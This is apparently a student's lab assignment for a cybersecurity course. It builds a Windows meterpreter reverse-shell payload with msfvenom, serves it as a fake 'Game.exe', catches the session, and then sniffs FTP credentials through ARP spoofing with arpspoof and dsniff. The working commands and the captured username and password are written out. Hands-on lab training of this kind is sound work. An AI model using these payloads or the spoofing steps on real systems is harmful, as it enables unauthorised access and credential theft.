LetsUpgrade – CyberSecurity Essentials
Akshay Vaskar
akshayvaskar64@gmail.com


Day 6 – Assignment

Question 1:


- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Solution:


Step 1: Create a new folder in /var/www/html/ directory to host your payload file.



Step 2: Creating the payload, syntax is msfvenom -p windows/meterpreter/reverse_tcp –platform windows-a x86 -e x86./shikata_ga_nai -b "\x00" LHOST=192.168.23.128 -f exe >/var/www/html/Payload/Game.exe



Payload is now live for dowanload in Victim's PC:



Step 3: Enabling and starting Apache2

```
root@kali-pc-001:/var/www/html/Payload# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/s
ystemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service
 → /lib/systemd/system/apache2.service.
root@kali-pc-001:/var/www/html/Payload# systemctl start apache2
```

Step 4: The attacker keeps the meterpreter ready for capturing the connections using msfconsole.

```
bpg@kali-pc-001: ~                                  11:10 PM
File  Actions  Edit  View  Help
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     192.168.23.128   yes       The listen address (an interface ma
y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Step 5: Once the victim downloads and opens the payload, the connection is established with the attacker, giving access to the victim's machine.


```
bpg@kali-pc-001: ~                                  11:12 PM
File  Actions  Edit  View  Help


msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.23.128:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.2
3.129
[*] Meterpreter session 1 opened (192.168.23.128:4444 → 192.168.23.129:497
27) at 2020-08-31 22:47:04 -0700
```

Akshay Vaskar
akshayvaskar64@gmail.com

Step 6 : To exploit, attacker can send file (upload x.txt) and it will reflect on the victim's window.



Akshay Vaskar
akshayvaskar64@gmail.com


Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do a mitm on username and password of FTP transaction using wireshark and dsniff.

Solution :

Step 1: Creating a FTP Server

- Install FTP Server
- Go to tools->IIS Manager
- Right click on computer name
- Give FTP Site Name and physical path c:\inetpub\ftproot
- Select No SSL
- Select basic authentication Give permissions to all users for Read and Write



Akshay Vaskar
akshayvaskar64@gmail.com

Step 2: Accessing FTP using command prompt

- ftp <path of FTP>

```
C:\WINDOWS\system32\cmd.exe
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

C:\Users\DAANISH>ftp 192.168.2-5.134
Unknown host 192.168.2-5.134.
ftp> by

C:\Users\DAANISH>ftp 192.168.205.134
Connected to 192.168.205.134.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.205.134:(none)): ftpuser
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.

C:\Users\DAANISH>ftp 192.168.205.134
Connected to 192.168.205.134.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.205.134:(none)): ftpuser
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.

C:\Users\DAANISH>_
```

Step 3 : Do a mitm on username and password of FTP transaction using wireshark and dsniff.

- Login as root in kali
- apt install dsniff
- echo 1 > /proc/sys/net/ipv4/ip_forward
- sysctl –w net.ipv4.ip_forward=1
- arpspoof –i eth0 –t <IP OF Target> -r <IP of receiver>
- dsniff –i eth0

```
kali@kali:~$ sudo su -
[sudo] password for kali:
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
^Croot@kali:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
08/30/20 17:59:03 tcp 192.168.205.1.56554 -> 192.168.205.134.21 (ftp)
USER ftpuser
PASS 12345@xyz
```

Akshay Vaskar
akshayvaskar64@gmail.com

Now, the dsniff has filtered all the packets and displayed only the username and password.

If we see in the Wireshark, filter the TCP port 21 packet using the command, tcp.port==21